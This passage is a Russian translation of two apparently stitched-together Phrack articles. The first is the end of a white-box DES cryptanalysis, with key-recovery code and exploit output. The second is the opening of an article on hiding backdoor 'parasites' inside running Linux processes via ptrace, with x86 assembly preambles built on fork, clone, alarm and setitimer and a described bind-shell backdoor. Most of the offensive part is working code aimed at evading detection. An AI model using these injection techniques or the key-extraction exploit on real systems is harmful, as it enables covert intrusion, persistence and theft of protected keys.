Подумаем. В этот момент, благодаря анализу wb_init(), мы почти уверены, что ко входу не применяется внешнее кодирование. Следовательно, должно быть соответствие между нашими практическими результатами и теоретическими соотношениями в исходном алгоритме DES. Для проверки теории я написал небольшой скрипт для вычисления позиций битов, задействованных для каждого SBox:

```
$ ./bitmapping.py
 [6, 56, 48, 40, 32, 24]    <-- Sbox 1
 [32, 24, 16, 8, 0, 58]     <-- Sbox 2
 [0, 58, 50, 42, 34, 26]
 [34, 26, 18, 10, 2, 60]
 [2, 60, 52, 44, 36, 28]    <-- Sbox 5
 [36, 28, 20, 12, 4, 62]
 [4, 62, 54, 46, 38, 30]
 [38, 30, 22, 14, 6, 56]    <-- Sbox 8
```

Интересно: SBox 5, похоже, совпадает с нашим практическим результатом. Углубляясь, нужно проверить, связан ли бит 01 с этим SBox. Я написал ещё один скрипт для вычисления позиций нечётных битов, задействованных с SBox в оригинальном DES:

```
$ ./sbox.py | grep 'SBOX 5'
    bit 41 XORED with bit 00 of SBOX 5 (19)
    bit 01 XORED with bit 03 of SBOX 5 (16)
    bit 19 XORED with bit 02 of SBOX 5 (17)
    bit 63 XORED with bit 01 of SBOX 5 (18)
```

Бит 01 действительно задействован. Однако будем осторожны. В криптоанализе легко ошибиться, поэтому выполним дополнительные проверки. Можем ли мы связать подмножество чётных битов {2, 28, 36, 44, 52, 60} с битом 19 того же SBox?

```
19 :: 00 00 00 09 00 00 00 00 00 0f 00 00
 2 :: 0c 00 06 00 00 0b f2 60 0f 03 00 01
28 :: 0d 75 dd 00 00 00 04 20 0f d2 00 00
36 :: 0c 05 d0 00 09 00 04 20 cf 00 05 00
44 :: 00 00 00 09 00 0b f0 00 20 0f 00 00
52 :: 00 05 d0 09 00 00 00 00 90 0f 00 00
60 :: 0c 05 d6 09 00 00 02 00 3f 0d 00 01
```

Бит 19 связан с битами 44 и 52 — ДА. На этом этапе следует автоматически проверить, выполняются ли битовые соотношения для всех SBox, но это утомительно. Вот в чём проблема :-P Поскольку я ленился, я проверил все соотношения вручную. К счастью, со скриптами это заняло лишь несколько минут и дало 100% совпадение. Опять же, это ничего не доказывает, но, как я говорил, мы работаем с гипотезами.

К полному пониманию дифференциального анализа

Вы не заметили ничего особенного с битами 02, 28 и 60? Затронутые ниббы были ни нулевыми, ни «ниббами-свидетелями». Например, рассмотрим бит 60:

```
19 :: 00 00 00 09 00 00 00 00 00 0f 00 00
60 :: 0c 05 d6 09 00 00 02 00 3f 0d 00 01
```

Первый затронутый ниббл «0x9» — хороший (ниббл-свидетель), но второй не является ни «0x0», ни «0xf» (свидетелем). Как это возможно?

Ответ кроется в:
• (не)средних битах
• P-Box

Если рассмотреть биты, отправляемые в SBox 5, нужно знать:
• биты 02 и 60 отправляются в оба SBox 4 и 5
• биты 52 и 44 отправляются в SBox 5
• биты 36 и 28 отправляются в оба SBox 5 и 6

Таким образом, когда установлен 1 не-средний бит, это влияет на выход 2 SBox, и нам не везёт: P-Box имеет неблагоприятный эффект размещения обоих в одном ниббле, отсюда и наблюдаемая разница.


6.3 - Восстановление первого подключа

Если обнаруженные соотношения «зависят от ключа», учитывая, что S-Box известны (то есть неизменены — иначе это было бы жульничеством :p), не является ли это косвенной утечкой ключа, которую можно преобразовать в восстановление ключа? О да, является :-)

Первый криптоанализ

Главная идея очень проста: мы знаем, что для данного подключа несколько унитарных векторов (открытых текстов с весом 1) дадут один и тот же выходной бит.

Возьмём снова предыдущий случай:



Рассмотрим бит 01. Мы знаем, что он будет XOR с y2, поэтому из дифференциального анализа выводим систему соотношений:

```
[ k24[+]0, k25[+]1, k26[+]0, k27[+]0, k28[+]0, k29[+]0 ] => b
[ k24[+]0, k25[+]0, k26[+]1, k27[+]0, k28[+]0, k29[+]0 ] => b
[ k24[+]0, k25[+]0, k26[+]0, k27[+]0, k28[+]1, k29[+]0 ] => b
[ k24[+]0, k25[+]0, k26[+]0, k27[+]0, k28[+]0, k29[+]1 ] => b
```

Из всех возможных наборов {k24,k25,k26,k27,k28,k29} только несколько (включая реальный подключ) будут удовлетворять соотношениям. Проверка всех возможных наборов (их 2^6 = 64) даёт 2 списка, поскольку мы не знаем, b=1 или b=0, — оба случая надо рассмотреть.

Применение этой техники к y0, y1, y2 и y3 позволит эффективно отфильтровать число возможных кандидатов — мы рассматриваем только те, которые присутствуют во всех списках. Успех этого криптоанализа во многом зависит от числа соотношений, которые удастся создать для конкретного S-Box. Практически это достаточно для восстановления первого подключа, поскольку сложность должна быть значительно ниже 2^48. «Должна быть»? Да, я не тестировал... Я нашёл ещё лучше.

Немедленное восстановление подключа

Как было сказано, наш успех зависит от числа уравнений, поэтому улучшение криптоанализа возможно путём увеличения их числа. Для этого есть два очевидных способа:

• Могут существовать комбинации входных битов, кроме унитарных векторов (вес > 1), способные порождать ниббы-свидетели в дифференциальном анализе.
• Если оба затронутых ниббла равны 0x0, это даёт новое соотношение, где ожидаемый выходной бит — b [+] 1.

Практически для SBox 5 и бита 01 это даёт следующий результат:

```
$ ./exploit
[...]
        { 1 0 0 0 0 0 } = { 1 }   <-- соотношения для S5 и бита 01
        { 0 1 0 0 0 0 } = { 0 }
        { 1 1 0 0 0 0 } = { 0 }
        { 0 0 1 0 0 0 } = { 0 }
        { 1 0 1 0 0 0 } = { 1 }
        { 0 1 1 0 0 0 } = { 1 }
        { 1 1 1 0 0 0 } = { 1 }
        { 0 0 0 1 0 0 } = { 1 }
        { 1 0 0 1 0 0 } = { 0 }
        { 0 1 0 1 0 0 } = { 0 }
        { 1 1 0 1 0 0 } = { 1 }
        { 0 0 1 1 0 0 } = { 1 }
        { 1 0 1 1 0 0 } = { 0 }
        { 0 1 1 1 0 0 } = { 1 }
        { 1 1 1 1 0 0 } = { 0 }
        { 0 0 0 0 1 0 } = { 0 }
        { 1 0 0 0 1 0 } = { 1 }
        { 0 1 0 0 1 0 } = { 0 }
        { 1 1 0 0 1 0 } = { 0 }
        { 0 0 1 0 1 0 } = { 1 }
        { 1 0 1 0 1 0 } = { 0 }
        { 0 1 1 0 1 0 } = { 0 }
        { 1 1 1 0 1 0 } = { 1 }
        { 0 0 0 1 1 0 } = { 0 }
        { 1 0 0 1 1 0 } = { 0 }
        { 0 1 0 1 1 0 } = { 1 }
        { 1 1 0 1 1 0 } = { 0 }
        { 0 1 0 1 0 1 } = { 1 }

[...]

        [ key candidate is 31]
```

Криптоаналитики привыкли всегда оценивать сложность своих атак, но в данном случае это бессмысленно. Из 2^48 возможных только один подключ оказался верным.

6.4 - Восстановление исходного ключа

Теперь, получив первый подключ, мы почти у цели. Как восстановить секретный ключ? Подключи DES можно рассматривать как усечённые перестановки исходного ключа. Это означает, что теперь у нас есть 48 из 56 бит исходного ключа.

Можно было бы объяснить механизм планирования ключей DES, но это бессмысленно — единственное важное — это возможность обратить перестановку. Это легко делается следующей манипуляцией на Python с массивом sKMap1, бессовестно позаимствованным из [13]:

```
>>> InvsKMap1 = [ -1 for i in xrange(64) ]
>>> for x in xrange(len(InvsKMap1)):
...     if 7-x%8 == 0:
...             InvsKMap1[x] = -2
...
>>> for x in xrange(64):
...     if x in sKMap1:
...             InvsKMap1[x] = sKMap1.index(x)
```

```
...
>>> InvsKMap1
[19, 8, 12, 29, 32, -1, -1, -2, 9, 0, -1, -1, 44, 43, 40, -2, 5, 22, 10,
41, 37, 24, 34, -2, 15, 14, 21, 25, 35, 31, 47, -2, 6, 2, 13, 20, 28, 38,
26, -2, 23, 11, -1, 16, 42, -1, 30, -2, 4, -1, 1, -1, 33, 27, 46, -2, 7,
17, 18, 3, 36, 45, 39, -2]
>>>
```

Результирующий массив:

```
char InvsKMap1[64] = {
    19,  8, 12, 29, 32, -1, -1, -2,
     9,  0, -1, -1, 44, 43, 40, -2,
     5, 22, 10, 41, 37, 24, 34, -2,
    15, 14, 21, 25, 35, 31, 47, -2,
     6,  2, 13, 20, 28, 38, 26, -2,
    23, 11, -1, 16, 42, -1, 30, -2,
     4, -1,  1, -1, 33, 27, 46, -2,
     7, 17, 18,  3, 36, 45, 39, -2
    };
```

Эксплойт использует этот массив для построения исходного ключа из битов подключа и 8-битного вектора. '-1' установлен для позиции бита, значение которого нужно угадать. Таких позиций 8, и для каждой из них бит берётся из 8-битного вектора. '-2' означает, что бит может быть любым. Действительно, старшие биты (так называемые биты чётности) массива из 8 байт ключа никогда не учитываются (отсюда известная длина ключа 8×7 = 56 бит).

Теперь остаётся только угадать эти 8 недостающих битов. Очевидно, для каждой догадки генерируется исходный ключ 'K' и проверяется против известной пары вход/выход, сгенерированной белым ящиком. Вся операция реализована ниже:

```
void RebuildKeyFromSk1(uchar *dst, uchar *src, uchar lastbits)
{
        int i,j;
        char *plastbits = (char *)&lastbits;

        memset(dst, 0, DES_KEY_LENGTH);
        for(i=0,j=0; i<64; i++)
        {
                // Бит чётности
                if(InvsKMap1[i] == -2)
                        continue;

                // Бит угадывается
                else if(InvsKMap1[i] == -1)
                {
                        if(GETBIT(plastbits,j))
                                SETBIT(dst,i);
                        j++;
                }
                // Бит уже известен
                else
                {
                        if(GETBIT(src, InvsKMap1[i]))
                                SETBIT(dst,i);
                }
        }
        return;
}

[...]

        const_DES_cblock in = "\x12\x32\xe7\xd3\x0f\xf1\x29\xb3";
        const_DES_cblock expected = "\xa1\x6b\xd2\xeb\xbf\xe1\xd1\xc2";
        DES_cblock key;
        DES_cblock out;
        DES_key_schedule ks;

        for(missing_bits=0; missing_bits<256; missing_bits++)
```

```
{
    RebuildKeyFromSk1(key, sk, missing_bits);
    memset(out, 0, sizeof out);
    DES_set_key(&key, &ks);
    DES_ecb_encrypt(&in, &out, &ks, DES_ENCRYPT);

    if(!memcmp(out,expected,DES_BLOCK_LENGTH))
    {
        printf("[+] Key was found!\n");
        [...]
    }
}
```

Весь криптоанализ белого ящика весьма эффективен и позволяет восстановить ключ за несколько миллисекунд. Точнее говоря, он восстанавливает _1_ из 256 возможных 8-байтных ключей ;)

```
$ tar xfz p68-exploit.tgz; cd p68-exploit
$ wget http://homes.esat.kuleuven.be/~bwyseur/research/wbDES
$ md5sum wbDES
b9c4c69b08e12f577c91ec186edc5355  wbDES   # береженого бог бережет ;-)
$ for f in scripts/*.gdb; do gdb -x $f; done > /dev/null  # занимает довольно долго
$ make
gcc -c wb_init.c -O3 -Wall
gcc -c wb_round.c -O3 -Wall
gcc -c wb_final.c -O3 -Wall
gcc exploit.c *.o -O3 -Wall -o exploit -lm -lcrypto
gcc wb_main.c *.o -O3 -Wall -o wbdes.try
gcc entropy.c -o entropy -lm
$ ./exploit

[+] Number of possible candidates = 256
-> Required computation is 2^(8) * DES()

[+] Key was found!
-> Missing bits: 0x3d
-> Key: '02424626'

$
```

Вот и всё! Ключ в итоге поддался брутфорсу ;>

---

7 - Заключение

В наши дни существует немало WB-защит в реальной жизни (в DRM и не только), использующих как академические дизайны, так и их улучшения. Каждая из них представляет собой интересную задачу, с которой вам, возможно, захочется однажды столкнуться. Данная статья не является прорывом и даже не особо значима для среднестатистического криптографа — криптоанализ «голого» DES охвачен во многих статьях, включая [R16]. Тем не менее я написал её с надеждой дать вам общее представление о том, каким может быть практический взлом белого ящика. Надеюсь, вам понравилось :)

Не стесняйтесь обращаться ко мне с вопросами по данной статье, используя псевдоним из заголовка.

---

8 - Gr33tz

Многочисленные (в случайном порядке) благодарности:

• команде #f4lst4ff crypt0/b33r за знакомство с концепцией белого ящика несколько лет назад
• Jb и Brecht за их реализации, принёсшие мне немало удовольствия :)
• X, Y, Z — они останутся анонимными, но тем не менее значительно помогли улучшить статью. Если вам удалось понять хоть что-то из этого «бла-бла», вам следует их поблагодарить (и особенно X). Я у вас в большом долгу :)
• авторам asciio — без этого инструмента у меня никогда не хватило бы смелости написать статью
• редакции Phrack за публикацию

---

9 - Ссылки


```
[R01] http://en.wikipedia.org/wiki/Feistel_cipher
[R02] http://2009.hack.lu/index.php/ReverseChallenge
[R03] http://baboon.rce.free.fr/index.php?post/2009/11/20/
      HackLu-Reverse-Challenge
[R04] http://www.whiteboxcrypto.com
[R05] "Cryptanalysis of a White Box AES Implementation", Billet et al.
      http://bo.blackowl.org/papers/waes.pdf
[R06] "Digital content protection: How to crack DRM and make them more
      resistant", Jean-Baptiste Bedrune
      http://esec-lab.sogeti.com/dotclear/public/publications/
      10-hitbkl-drm.pdf
[R07] "White-Box Cryptography and an AES Implementation", Eisen et al.
      http://www.scs.carleton.ca/%7Epaulv/papers/whiteaes.lncs.ps
[R08] "White-Box Cryptography and SPN ciphers", Schelkunov
      http://eprint.iacr.org/2010/419.pdf
[R09] "A White-box DES Implementation for DRM Applications", Chow et al.
      http://www.scs.carleton.ca/%7Epaulv/papers/whitedes1.ps
[R10] "White-Box Cryptography", James Muir, Irdeto
      http://www.mitacs.ca/events/images/stories/focusperiods/
      security-presentations/jmuir-mitacs-white-box-cryptography.pdf
[R11] http://search.cpan.org/dist/App-Asciio/lib/App/Asciio.pm#NAME
[R12] http://dhost.info/pasjagor/des/start.php
[R13] "Cryptography: Theory and Practice", D. Stinson, 1st edition
[R14] "Clarifying Obfuscation: Improving the Security of White-Box
      Encoding", Link et al.
      http://eprint.iacr.org/2004/025.pdf
[R15] "White-Box Cryptography" (PhD thesis), B. Wyseur
      https://www.cosic.esat.kuleuven.be/publications/thesis-152.pdf
[R16] "Attacking an obfuscated cipher by injecting faults", Jacob et al.
      http://www.cs.princeton.edu/~mjacob/papers/drm1.pdf
[R17] "Cryptanalysis of White-Box DES Implementations with Arbitrary
      External Encodings", B. Wyseur
      http://eprint.iacr.org/2007/104.pdf
```


---

10 - Приложение: Исходный код

[Приложение содержит архив p68-exploit.tgz в формате uuencode — исходный бинарный блоб опущен]

-- EOF

Однопроцессный паразит: В поисках скрытого бэкдора

Автор: Crossbower

Содержание

---

0. Введение

В биологии паразит — это организм, который растёт, питается и живёт внутри другого организма, не принося ничего полезного для выживания своего хозяина.

(Существует и другое любопытное определение, менее релевантное, но забавное: профессиональный гость на обедах, особенно в Древней Греции. От греческого *parastos* — человек, который ест за чужим столом: *para-*, рядом; *stos*, зерно, еда.)

Итак, не отвлекаясь слишком далеко от темы, что мы подразумеваем под «паразитом» в данном документе? Паразит — это просто некоторый исполняемый код, живущий внутри другого процесса, но внедрённый после его загрузки сторонним лицом или программой.

Любой процесс может быть заражён достаточно легко с использованием стандартных библиотек, предоставляемых операционными системами (мы будем использовать трассировщик процессов, ptrace [0]).

Главная трудность для паразита — мирно сосуществовать с процессом-хозяином, не убивая его. Под «гибелью» хозяина мы также подразумеваем ситуацию, когда процесс продолжает существовать, но более не способен нормально работать из-за повреждения его памяти.

Цель данного документа — создать паразита, который живёт и даёт жить процессу-хозяину, как если бы ничего не произошло.

Начав с простых техник и постепенно совершенствуя паразита, мы придём к точке, где наше создание планируется внутри процесса хозяина без необходимости вызова fork() или аналогичных функций (например, clone()).

Интересный вопрос: почему паразит является отличным бэкдором?

Простейший ответ: паразит прячет то, что не разрешено, внутри того, что разрешено, благодаря чему:
• его трудно обнаружить обычными инструментами;
• он более стабилен и прост в использовании, чем руткиты уровня ядра.

Если целевая система оснащена средствами безопасности, которые автоматически контролируют целостность исполняемых файлов, но не проводят полного аудита памяти, паразит не вызовет никакой тревоги.

После этого введения можно погрузиться в проблематику.

Если вы предпочитаете практические примеры, можете «перепрыгнуть» сразу к параграфу 5, в котором представлены три различных типа реального паразита.

---

1. Краткий обзор методов инъекции

Чтобы отделить создание шеллкода от методов его внедрения в процесс-хозяин, в этом разделе будет рассмотрено, как паразит инъецируется (в примерах данного документа).

В отличие от обычного шеллкода, который в зависимости от используемой уязвимости может содержать не все виды символов (например, NULL-байты), паразит не имеет особых ограничений.

Он может содержать любые символы, включая NULL-байты, поскольку ptrace [0] позволяет напрямую изменять секцию `.text` процесса.

Первый вопрос касается места размещения паразитического кода. Эта область памяти не должна быть критически важной для программы и не должна вызываться кодом после запуска (или вскоре после запуска) процесса-хозяина.

Можно использовать патчинг во время выполнения, но это сложная техника, и она затрудняет обеспечение корректной работы процесса после манипуляций. Поэтому для сложных паразитов она не подходит.

Автор предпочёл внедрять код в диапазон памяти библиотеки libdl.so, поскольку она используется при загрузке программ, но затем, как правило, больше не нужна (подробнее: [1][2]).

Ещё одна причина такого выбора: адрес памяти библиотеки в момент загрузки в процесс экспортируется в файловой системе /proc.

Убедиться в этом просто:

```
$ cat /proc/self/maps
...
b7778000-b777a000 rw-p 00139000 fe:00 37071197   /lib/libc-2.7.so
b777a000-b777d000 rw-p b777a000 00:00 0
...
b7782000-b779c000 r-xp 00000000 fe:00 37071145   /lib/ld-2.7.so  <---
...
```

Libdl отображена в диапазон b7782000-b779c000 и является исполняемой. Внедрённый код, начинающийся с начального адреса диапазона, будет прекрасно исполняться.

Несколько соображений об этом методе: если заражённая программа использует dlopen(), dlclose() или dlsym() в процессе выполнения, могут возникнуть проблемы. Решение — внедрять код в ту же библиотеку, но в неиспользуемые области памяти.

(По результатам тестов автора начальные области памяти библиотеки не являются критическими и не влияют на выполнение программ.)

На системах Linux, использующих патч ядра grsec, существуют дополнительные трудности. При применении этого патча текстовый сегмент процесса-хозяина помечается как «только для чтения/выполнения» и не может быть изменён через ptrace. В таком случае Райан О'Нилл опубликовал очень мощный алгоритм [3], эксплуатирующий инструкции sysenter (используемые кодом хозяина) для выполнения серии системных вызовов (алгоритм способен выделить и установить корректные права доступа для новой области памяти без изменения текстового сегмента трассируемого процесса). Рекомендую всем прочитать этот документ — он весьма интересен.

Второй момент, который я хочу осветить в данном разделе, касается базовой информации, которую инжектор (программа, внедряющая паразита) должен предоставить шеллкоду для восстановления выполнения программы-хозяина.

Наша реализация инжектора получает текущее значение EIP (указателя инструкций) процесса-хозяина, помещает его в стек и записывает в EIP адрес паразита (внедрённого в libdl).

Паразит в своей инициализационной части сохраняет все используемые регистры. Затем, по завершении выполнения, каждый изменённый регистр восстанавливается. Простой способ — сохранять и восстанавливать регистры с помощью инструкций PUSHA и POPA.

После этого простая инструкция RET восстанавливает выполнение процесса-хозяина, поскольку сохранённый EIP находится на вершине стека.

```
parasite_skeleton:

    # преамбула
    push %eax       # сохранить регистры
    push %ebx       # используемые шеллкодом

    # ...
    # шеллкод
    # ...

    # эпилог
    pop %ebx        # восстановить изменённые регистры
    pop %eax        # ...

    ret             # восстановить выполнение хозяина
```

Ещё одна весьма полезная информация, которую инжектор передаёт шеллкоду, — это адрес постоянной области памяти. В случае данного документа адрес также берётся из /proc/pid/maps:

```
...
b7701000-b771c000 r-xp 00000000 08:03 1261592    /lib/ld-2.11.1.so
b771c000-b771d000 r--p 0001a000 08:03 1261592    /lib/ld-2.11.1.so
b771d000-b771e000 rw-p 0001b000 08:03 1261592    /lib/ld-2.11.1.so <--
...
```

Диапазон b771d000-b771e000 имеет права на чтение и запись и подходит для этой цели.

Существуют и другие техники динамического создания областей памяти с правами на запись и выполнение, например, использование mmap() в процессе-хозяине. Однако эти техники выходят за рамки данной статьи и здесь рассматриваться не будут.

После необходимых предварительных замечаний можно перейти к обсуждению первого поколения нашего скрытного паразита.

---

2. Первое поколение: fork() и clone()

Простейший способ позволить процессу-хозяину продолжать нормальную работу и одновременно скрыть паразита — использовать системный вызов fork() (или создание нового потока, что здесь не рассматривается).

При использовании fork() процесс разделяется на два:
• родительский процесс (оригинальный) продолжает нормальное выполнение;
• дочерний процесс выполняет паразита.

Важно отметить, что дочерний процесс наследует имя родителя и копию его памяти.

Это означает: если мы внедрим паразита в процесс «server1», будет создан ещё один процесс «server1» в качестве его дочернего.

До инъекции:

```
# ps -A
...
 5478 ?        00:00:00 server1
...
```

После инъекции:

```
# ps -A
...
 5478 ?        00:00:00 server1
 5479 ?        00:00:00 server1
...
```

При правильном выборе процесса-хозяина паразита будет очень сложно обнаружить. Достаточно вспомнить некоторые сетевые службы (например, apache2), которые порождают множество дочерних процессов: один лишний дочерний процесс вряд ли будет замечен.

Паразит на основе fork() может быть реализован в виде преамбулы, предшествующей основному шеллкоду:

```
fork_parasite:
    push %eax       # сохранить значение %eax (нужно родительскому процессу)

    push $2
    pop %eax
    int $0x80       # fork

    test %eax, %eax
    jz shellcode    # дочерний: переход к шеллкоду

    pop %eax        # родительский: восстановление выполнения хозяина
    ret

shellcode:          # добавьте свой шеллкод здесь
    # ...
    # ...
```

Преамбула просто вызывает fork(), анализирует результат и выбирает путь выполнения.

С такой реализацией любой существующий шеллкод можно превратить в паразита: на инжектор возлагается задача склеить части перед их вставкой в хозяина.

Очень похожая техника использует clone() вместо fork(). Можно считать clone() обобщением системного вызова fork(), посредством которого возможно создавать как процессы, так и потоки.

Разница — в опциях, передаваемых системному вызову. Поток создаётся с использованием особых флагов:

• **CLONE_VM** — вызывающий процесс и дочерний процесс работают в одном адресном пространстве. Операции записи в память, выполненные вызывающим или дочерним процессом,

видны другому. Любое отображение или снятие отображения памяти, выполненное дочерним или вызывающим процессом, также затрагивает другой.

• **CLONE_SIGHAND** — вызывающий процесс и дочерний процесс используют общую таблицу обработчиков сигналов.

• **CLONE_THREAD** — дочерний процесс помещается в ту же группу потоков, что и вызывающий процесс.

Флаг CLONE_THREAD наиболее важен: именно он разграничивает то, что мы называем «процессом», от того, что мы называем «потоком», по крайней мере на Linux-системах.

Посмотрим, как реализована преамбула clone():

```
clone_parasite:
    pusha           # сохранить регистры (нужны родительскому процессу)

    # вызов sys_clone

    xorl    %eax, %eax
    mov     $120, %al

    movl     $0x18900, %ebx # флаги: CLONE_VM|CLONE_SIGHAND|
                            #        CLONE_THREAD|CLONE_PARENT

    int     $0x80           # clone

    test %eax, %eax
    jz shellcode    # дочерний: переход к шеллкоду

    popa            # родительский: восстановление выполнения хозяина
    ret

shellcode:          # добавьте свой шеллкод здесь
    # ...
    # ...
```

Код основан на преамбуле fork() и ведёт себя весьма схоже. Разница — в результате.

До инъекции (однопоточный процесс):

```
# ps -Am
...
 8360 pts/3    00:00:00 server1
    - -        00:00:00 -
...
```

После инъекции (создан дополнительный поток):

```
# ps -Am
...
 8360 pts/3    00:00:00 server1
    - -        00:00:00 -
    - -        00:00:00 -
...
```

Безусловно, создание потока более скрытно, чем создание процесса. Однако есть небольшой недостаток: если поток-паразит изменяет части главного потока, это может привести к краху хозяина — использование разделяемых ресурсов должно быть гораздо более аккуратным.

Мы только что рассмотрели создание паразитов, выполняемых как самостоятельные процессы или потоки.

Тем не менее эти виды паразитов не являются полностью невидимыми. При определённых обстоятельствах и для конкретных (контролируемых) процессов порождение дочернего элемента (процесса или потока) может быть проблематичным или легко обнаруживаемым.

Поэтому в следующем разделе мы рассмотрим иной тип паразита/преамбулы, глубоко интегрированного в своего хозяина.

---

3. Второе поколение: signal()/alarm()

Если нас не устраивает создание другого процесса для выполнения паразита, нам необходим некий механизм разделения времени внутри одного процесса (именно так называется данный документ).

Это задача планирования: при создании нового процесса операционная система берёт на себя выделение ему необходимого времени и ресурсов. Если мы не хотим полагаться на этот механизм, нам необходимо эмулировать планировщик внутри одного процесса — для обеспечения параллельного выполнения паразита и хозяина с использованием (как правило) асинхронных событий.

Говоря об асинхронных событиях в Unix-подобных системах, первое, что приходит на ум, — сигналы. Если процесс регистрирует обработчик для определённого сигнала, при его получении операционная система прерывает нормальное выполнение и осуществляет вызов (void-функции) обработчика. Когда обработчик возвращает управление, выполнение процесса возобновляется.

Существует несколько функций, предоставляемых операционной системой для генерации сигналов. В этой главе мы будем использовать alarm().

Функция alarm() организует доставку сигнала SIGALRM вызывающему процессу через заданное количество секунд. Основное её ограничение — невозможность задать интервалы короче одной секунды, что в большинстве случаев не является проблемой.

Наш паразит/преамбула должен зарегистрировать себя как обработчик сигнала SIGALRM и обновлять таймер при каждом вызове, чтобы вызываться через регулярные интервалы. Это создаёт своеобразный планировщик внутри одного процесса, без необходимости вызова fork() (или функций создания потоков).

Вот наш паразит/преамбула второго поколения:

```
# паразит signal/alarm

handler:
    pusha
    # alarm(timeout)
    xorl    %eax, %eax
    xorl    %ebx, %ebx
    mov     $27, %al
    mov     $0x1, %bl    # 1 секунда
    int     $0x80

schedule:
    # signal(SIGALRM, handler)
    xorl    %eax, %eax
    xorl    %ebx, %ebx
    mov    $48, %al
    mov    $14, %bl
    jmp    schedule_end   # загрузить адрес schedule_end
load_handler:
    pop    %ecx
    subl    $0x23, %ecx   # скорректировать %ecx, чтобы он указывал на handler()
    int    $0x80
    popa
    jmp    shellcode

schedule_end:
    call load_handler

shellcode:        # добавьте свой шеллкод здесь
```

```
# ...
# ...
```

Разумеется, тип шеллкода, присоединяемого к преамбуле, должен учитывать «альтернативный» механизм планирования. Он должен уметь разбивать свои операции на несколько вызовов и не должен занимать слишком много времени за один шаг (т.е. за один вызов), чтобы не замедлять программу-хозяина и не перекрываться со следующим вызовом обработчика.

Иными словами, один вызов обработчика (нашего паразита) для корректной работы должен занимать меньше времени, чем интервал таймера.

Однако alarm() — не единственная функция, способная имитировать планировщик. В следующей главе мы рассмотрим более продвинутую функцию, обеспечивающую более тонкий контроль над выполнением паразита.

---

4. Третье поколение: setitimer()

Мы добрались до последнего поколения паразита. В первой части главы рассмотрим функцию setitimer(), на которой основан код.

Определение функции:

```
int setitimer(int which, const struct itimerval *new_value,
                      struct itimerval *old_value);
```

Как и alarm(), функция setitimer() предоставляет механизм для самопрерывания процесса в будущем с использованием сигналов. Однако в отличие от alarm() здесь можно задавать интервалы в несколько микросекунд и выбирать различные типы таймеров и временны́е домены.

Аргумент `int which` позволяет выбрать тип таймера и, следовательно, сигнал, который будет отправлен процессу:

Тип таймера	Код	Описание
ITIMER_REAL	0x00	Наиболее используемый таймер; декрементируется в реальном времени; при истечении доставляется SIGALRM.
ITIMER_VIRTUAL	0x01	Декрементируется только во время выполнения процесса; при истечении доставляется SIGVTALRM.

ITIMER_PROF	0x02	Декрементируется как во время выполнения процесса, так и когда система выполняет действия от имени процесса. В сочетании с ITIMER_VIRTUAL используется для профилирования времени, затраченного приложением в пространстве пользователя и ядра. При истечении доставляется SIGPROF.

Мы будем использовать ITIMER_REAL, поскольку он позволяет генерировать сигналы через регулярные интервалы и не подвержен влиянию внешних факторов, таких как нагрузка на систему.

Аргумент `const struct itimerval *new_value` указывает на структуру itimerval, определённую как:

```
struct itimerval {
    struct timeval it_interval; /* следующее значение */
    struct timeval it_value;    /* текущее значение */
};

struct timeval {
    long tv_sec;                /* секунды */
    long tv_usec;               /* микросекунды */
};
```

Последняя структура timeval, `it_value`, — это период от момента вызова функции до первого срабатывания таймера. Если равна нулю, сигнализация отключена.

Вторая, `it_interval`, — период между последовательными срабатываниями таймера. Если равна нулю, сигнал будет отправлен только один раз.

Мы установим обе структуры на одинаковый временной интервал.

Последний аргумент, `struct itimerval *old_value`, если не равен NULL, будет установлен функцией в значение предыдущего таймера. Мы не будем использовать эту возможность.

```
# паразит setitimer

setitimer_hdr:
    pusha
    # sys_setitimer(ITIMER_REAL, *struct_itimerval, NULL)
    xorl    %eax, %eax
    xorl    %ebx, %ebx
    xorl    %edx, %edx
    mov     $104, %al
    jmp     struct_itimerval # загрузить структуру itimerval
load_struct:
    pop     %ecx
    int     $0x80
    popa
    jmp     handler

struct_itimerval:
    call    load_struct
    # структура itimerval: можно изменить значения
    # для установки собственных временных интервалов
    .long    0x0       # секунды
    .long    0x5000    # микросекунды
    .long    0x0       # секунды
    .long    0x5000    # микросекунды
```

```
# обработчик сигнала, вызываемый таймером
handler:
    pusha
    # signal(SIGALRM, handler)
    xorl    %eax, %eax
    xorl    %ebx, %ebx
    mov    $48, %al
    mov    $14, %bl
    jmp    handler_end   # загрузить адрес handler_end
load_handler:
    pop    %ecx
    subl    $0x19, %ecx  # скорректировать %ecx, чтобы он указывал на handler()
    int    $0x80
    popa
    jmp    shellcode

handler_end:
    call load_handler

shellcode:        # добавьте свой шеллкод здесь
    # ...
    # ...
```

Использование этой преамбулы аналогично предыдущей (alarm), за исключением необходимости точной настройки таймера: нужен компромисс между частотой выполнений и стабильностью паразита, который должен успевать выполнить свои операции за время, меньшее, чем один цикл таймера.

Можно обойти эту проблему, преобразовав данные преамбулы (включая ту, что использует alarm()) в эпилоги, чтобы таймер начинал отсчёт только после завершения операций паразита.

Собственно, именно так это и реализовано в реальных паразитах, представленных ниже.

---

5. Рабочие паразиты

Вот мы и добрались до практической части. Будут представлены три рабочих паразита — по одному для каждой техники, изложенной в теоретической части документа.

Для инъекции паразитов использовался инжектор cymothoa [4], написанный тем же автором и уже включающий коды, представленные в статье. Хотя существуют различные техники инъекции шеллкодов в процессы, рекомендуется скачать программу, чтобы опробовать примеры в процессе чтения.

5.1 Бэкдор через процесс и поток

Наш первый реальный паразит — бэкдор, созданный путём применения к существующему шеллкоду преамбулы fork(). Использованный шеллкод был разработан izik (izik@tty64.org) и доступен на нескольких сайтах [5]. По этой причине он здесь не приводится.

Шеллкод является классическим эксплойт-шеллкодом: он привязывает /bin/sh к TCP-порту и создаёт оболочку для каждого соединения через fork.

Его использование совместно с инжектором даёт несколько преимуществ:
• возможность настройки поведения — в данном случае выбор порта для прослушивания;
